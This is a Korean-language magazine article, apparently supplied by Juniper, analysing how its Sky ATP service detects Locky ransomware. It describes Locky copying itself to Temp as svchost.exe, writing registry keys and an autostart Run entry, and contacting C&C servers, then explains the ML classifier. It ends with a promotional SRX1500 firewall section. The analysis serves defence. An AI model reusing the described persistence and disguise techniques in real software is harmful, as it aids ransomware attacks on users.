Sky ATP는 워드 매크로가 주로 행동 분석을 이용해 가져오는 실행 파일을 감지한다. 이 결정은 좀 더 복잡하기는 하지만 록키는 여러 악성코드와 비슷하게 동작한다.

표 2 | 정상 애플리케이션과 악성코드의 차이

정상 애플리케이션	악성코드	특성
21.8%	49.5%	호스트 파일 접근
27.4%	50.4%	DNS 주소 변환
43.6%	67.1%	과도한 지연 호출(sleep call)
0.2%	12.2%	많은 실패를 유발하는 다양한 도메인에 대한 주소 변환 시도
2.4%	9.7%	새 코드 생성(일반적으로 쉘코드(Shellcode) 풀기 또는 확장)
1.7%	3.9%	웹 서버에 데이터 게시
〈 0.1%	1.9%	윈도우에 이미 존재하는 이름으로 PE 파일 생성
0.2%	1.1%	시스템 프로세스가 네트워크 연결


록키를 정상 소프트웨어와 구분하는 것이 어렵다. (표 2)에서 알 수 있듯이 많은 정상 소프트웨어가 동작이 유사하다. 심지어 정상적인 소프트웨어에도 가끔은 DNS 주소변환 시도가 실패되는 경우가 발생할 수 있기 때문에 이 모든 정보를 연계시키기 위한 탄탄한 의사결정 시스템이 필요하다.

문서의 비주얼 베이직 매크로가 록키 실행 파일을 다운로드한 후 암호화 및 랜섬(Ransom) 과정이 시작된다. 우선, 악성코드가 스스로를 "svchost.exe"라는 이름의 임시 폴더로 복사한 후 재실행한다. "svchost.exe"는 동적 링크 라이브러리에서 실행되는 서비스를 지원하는 윈도우의 일부로 배포된 실행 파일의 이름이기도 하기 때문에 해당 악성코드는 벌써부터 매우 수상한 행동을 하고 있다고 볼수 있다.

```
Files created:
C:\Users\Victim\AppData\Local\Temp\svchost.exe
C:\Users\Victim\AppData\Local\Temp\sys90D0.tmp
[...]
```

그리고 사용자의 파일(네트워크 드라이브의 파일 포함)을 암호화하기 위해 사용하는 키(각 컴퓨터 별로 다름)를 검색하기 위해 C&C(Command & Control) 서버에 접근한 후 이 값들을 (그리고 자동시작 키를) 레지스트리(Registry)에 작성한다.

C&C 서버 접근의 일환으로 록키는 여러 도메인 명에서 DNS 주소변환을 실시하며, 그 가운데 일부는 배포 시기에 존재하지 않던 것들이다.




```
HKEY_USERS\Software\Locky       id      unicode [...]   success or wait 1       40482C  R
HKEY_USERS\Software\Locky       pubkey  binary  [...]   success or wait 1       404004  R
HKEY_USERS\Software\Locky       paytext binary  [...]   success or wait 1       4041F7  R
```


```
HKEY_USERS\Software\...\Run Locky unicode C:\Users\Victim\AppData\Local\Temp\svchost.exe
```

이것이 완료된 후 사용자의 파일이 암호화된 버전으로 대체된다.


Sky ATP 내에서 이 모든 정보가 잠재적인 악성 코드 조각의 동작을 분석하는 코드와 비교하는 Sky ATP 머신러닝 결정 엔진으로 전달한다. 악성 실행파일 분석 후, 결정 엔진이 위협 점수 10점 만점에 7점을 부여한다(7 이상의 점수는 위협 수준이 높은 것으로 간주한다).



대가 정보가 포함되어 있는 텍스트 파일이 열리고 피해자에게 대가 정보를 제공한다.



경우에 따라서는 록키가 친절하게도 해당 메시지가 포함되어 있는 이미지 파일을 열고 사용자의 데스크톱 배경화면을 이 메시지로 바꾸는 경우도 있다.



머신러닝(Machine Learning)

주니퍼의 머신러닝 엔진이 행하는 로직을 정확히 보여주는 것은 쉬운 일이 아니다. 어쨌든 이 두 파일에 대해서는 다음과 같은 여러 특성을 검사하고 궁극적으로 악성코드 분류에 기여한다.

표 3 | 록키 파일의 특징 검사


파일	특징 검사
록키 워드 문서	-216,000
록키 실행파일	-20,000,000

분명 이 모든 특징을 설명하기는 어렵지만 Sky ATP에서 머신러닝이 어떻게 사용되는지 간단하게 설명하기 위해 워드 문서 기능을 2차원으로 표현했다. X 축에서는 분리 초평면과 0-1 범위의 거리가 있으며, 이것은 문서의 특징이 정상과 악성을 구분하는 초평면에서 얼마나 멀리 떨어져 있는지 나타낸다.

이런 특징을 초평면 위에 투영하고 2개의 구성요소로 분해한 후, 첫 번째 구성요소를 취해 Y축에서 얻는 0과 1 사이 범위로 설정한다.

첫 번째 구성요소는 분리 초평면 자체와 매우 상관관계가 높다. 즉, Y=0인 곳에서 악성으로부터 정상인 경우를 수평으로 분리하면 X=0 인 곳에서 그것들을 수평적으로 분리하는 것과 거의 동일할 것이다.

그림 | 악의적 문서와 정상 문서 구별



(그림)에서 빨간색 점은 정상 문서의 예이며 파란색 점은 악성 문서의 예이다.

음영은 해당 모델에서 문서가 악성코드일 가능성을 나타내기 때문에 빨간색 음영 영역에 속하는 것은 악성코드로 분류될 가능성이 0에 가까우며 파란색 음영 영역에 속하는 것은 악성코드로 분류될 가능성이 1에 가깝다. 노란색 안의 록키는 알고리즘이 문서의 특성을 기준으로 악성 문서로부터 정상 문서를 구분하는 방식을 학습한 후 초평면의 오른쪽에 꾸준히 위치하고 있다.

여기서 주목해야할 것은 해당 알고리즘이 이전에 록키를 본적이 전혀 없었음에도 불구하고 문서의 특성을 기준으로 악성코드 여부를 판단할 수 있었다는 것이다. IT WORLD

네트워크 성능 저하 없는
개방형 보안 인텔리전스 플랫폼 SRX1500

자료 제공 | **주니퍼 네트웍스**

주니퍼 네트웍스의 SRX1500 방화벽은 클라우드 기반 APT 솔루션인 Sky ATP(Advanced Threat Prevention)와 연동해 네트워크 성능 저하없이 제로데이 위협으로부터 엔터프라이즈 네트워크를 방어하는 고급 안티악성코드 서비스를 제공하며 네트워크 내 어느 지점에서나 위협을 방어할 수 있도록 정교한 위협 방어와 보안 관리, 자동화 및 확장성을 동시에 제공한다.

새롭게 제공되는 보안 기능들을 통한 '동적/개방형/고성능' 위협 탐지 및 예방 기술을 바탕으로 안전한 엔터프라이즈 네트워크 구축을 지원한다.

클라우드 기반의 APT 로 최첨단 위협 예방

- 10G급 성능의 주니퍼 SRX1500 방화벽은 엔터프라이즈 환경 내에서 능동적으로 공격을 식별하고 차단할 수 있도록 클라우드 기반으로 고급 위협 탐지 및 예방 기술을 확장하고 있다.
- Sky ATP는 네트워크 진입을 허용하기에 앞서 모든 다운로드된 파일과 애플리케이션을 자동으로 검사해 악성코드 및 C&C(command and control)위협으로부터의 방어를 수행한다. 주니퍼만의 유일한 디셉션 기술(deception techniques)은 샌드박스 환경에서 악성코드를 감지하고, 변화 무쌍한 위협 환경에서 새로운 악성코드를 식별하고 대응할 수 있도록 지원한다.
- Sky ATP는 무료 버전과 프리미엄 버전으로 제공된다. 무료 버전은 안티바이러스 분석, 정적/동적 샌드박스 분석을 비롯한 다양한 안티악성코드 기술을 제공하고 프리미엄 버전은 감염된 호스트 격리, C&C 서버 통신 차단 기능을 추가로 제공한다.

확장 가능한 개방형 보안 인텔리전스 플랫폼

- SRX1500 플랫폼은 주니퍼 '스포트라이트 시큐어 플랫폼'의 오픈 디자인을 통해 다양한

보안 인텔리전스와 감지 능력을 추가함으로써 지능형 위협에 실시간으로 대처할 수 있다. 또한 100만 개 이상의 고객 맞춤형 피드를 연동할 수 있으며, 단일 관리 포인트에서 대용량 피드 데이터를 관리할 수 있다.

- SRX1500 플랫폼은 고객 맞춤형 피드와 더불어 주니퍼 및 업계 선두 업체들이 제공하는 위협 정보를 바탕으로 가장 효율적인 보안 기술을 자유롭게 사용하고 실행할 수 있다. 이런 위협 피드는 방화벽과 실시간으로 연동하여 기존의 수동적인 방법에서는 불가능했던 신속한 보안 태세를 갖출 수 있게 하며, 전문가 집단에서 제공되는 정보를 종합해 오탐(False Positive)을 최소화했다.

직관적인 웹 유저인터페이스를 통한 정책 관리 효율성 극대화

- 주니퍼 신규 방화벽 플랫폼 SRX1500 장비에서는 향상된 자체 Web UI(Web User Interface)를 제공해 직관적이고 세련된 웹 인터페이스를 통해 보안 관리자의 운영 효율성을 극대화할 수 있다.
- 네트워크 보안 정책 중앙 관리 플랫폼인 주노스 스페이스 시큐리티 디렉터(Junos Space Security Director)는 대폭 향상된 기능을 제공한다. 간편하고 직관적인 인터페이스와 디자인을 통해 기업 네트워크 전반에 대한 보안 관리를 중앙에서 실행할 수 있도록 지원한다. 보안 관리 제품 최초로 사용자가 위젯, 리포트, 알림으로 이루어진 대시보드를 직접 구성할 수 있으며, 이를 통해 종합적인 데이터 연관분석 및 이벤트 상세정보를 확인할 수 있다.
- 워크플로우 전반에 대한 가시성 향상 및 제어 기능을 통해 네트워크 보안 인사이트를 제공한다. 어떤 사용자가 어떤 애플리케이션을 사용하고 있는지, 어떤 위협이 탐지되었는지 식별할 수 있는 기능과 권장 대응 방안을 실시간으로 제공함으로써 운영상의 효율성을 대폭 향상시킨다. ITWORLD